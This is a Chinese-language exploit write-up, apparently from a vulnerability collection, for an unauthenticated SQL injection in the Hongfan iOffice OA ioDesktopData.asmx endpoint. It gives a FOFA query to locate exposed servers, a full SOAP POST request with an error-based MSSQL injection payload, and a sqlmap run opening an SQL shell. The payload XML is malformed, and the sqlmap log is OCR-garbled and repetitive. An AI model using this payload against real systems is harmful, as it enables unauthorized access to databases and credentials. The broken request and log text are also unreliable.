# H3-1红帆-OA-SQL

#### 漏洞描述:

红帆iOffice\_net ioDesktopData.asmx接口处存在SOL注入漏洞,未经身份认证的攻击者可通过该漏洞获取数据库敏感信息及凭证,最终可能导致服务器失陷。

网站图片:



# 网络测绘:

#### fofa语法:

FOFA: app="红帆-ioffice"

## 漏洞复现:

#### payload:


POST /iOffice/prg/set/wss/ioDesktopData.asmx HTTP/1.1
Host: your-ip
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/109.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
SOAPAction: http://tempuri.org/GetDepSchedule
Content-Type: text/xml;charset=UTF-8

<soap:Envelope xmlns:soap="http://www.w3.org/2003/05/soap-envelope" xmlns:tem="http://tempuri.org/">
<soap:Header/>
<soap:Body>
<tem:GetDepSchedule>
<!--type: string-->
<tem:EmpLoginID>1'+(SELECT CHAR(103)+CHAR(105)+CHAR(75)+CHAR(83) WHERE 6621=6621 AND 7795 IN (SELECT (CHAR(113)+CHAR(118)+CHAR(106)+CHAR(113)+(SELECT @@version </tem:GetDepSchedule>
</soap:Body></tem:DepSchedule>
</soap:Body>

</soap:Body> </soap:Envelope>

#### 效果图:

## 查询数据库版本



#### Sqlmap验证

```
[ronteWM-16-8-centos sqlmap-1.7]# python3 sqlmap.py -r post43.txt —sql-shell

[1.78stable]

[1] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, stretceral laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 18:35:16 /2024-03-04/

[8:35:18] [INR0] parsing WITP request from post43.txt'
custom injection marker (**) found in POST body. Do you want to process it? [Y/n/q] y

SAMP/MM, data found in POST body. Do you want to process it? [Y/n/q] y

SAMP/MM, data found in POST body. Do you want to process it? [Y/n/q] y

[8:35:18] [INR0] parsing WITP request from post43.txt'
custom injection marker (**) found in POST body. Do you want to process it? [Y/n/q] y

SAMP/MM, data found in POST body. Do you want to process it? [Y/n/q] y

[8:35:18] [INR0] parsing WITP request from post43.txt'
custom injection marker (**) found in POST body. Do you want to process it? [Y/n/q] y

[8:35:18] [INR0] parsing WITP request from post43.txt'
custom injection marker (**) found in POST body. Do you want to process it? [Y/n/q] y

[8:35:18] [INR0] parsing WITP request from post43.txt'
custom injection marker (**) found in PoST body. Do you want to process it? [Y/n/q] y

[8:35:18] [INR0] parsing WITP request from post43.txt'
custom injection marker (**) found in PoST body. Do you want to process it? [Y/n/q] y

[8:35:18] [INR0] prosuming back-end DBMS 'microsoft SQL Server/Sybase AND error-based on the farge turn from post found in PoST body. Proceed the post from post found in PoST body. Proceed the post from post found in PoST body. Proceed the post from post found in PoST body. Proceed the post from pos
```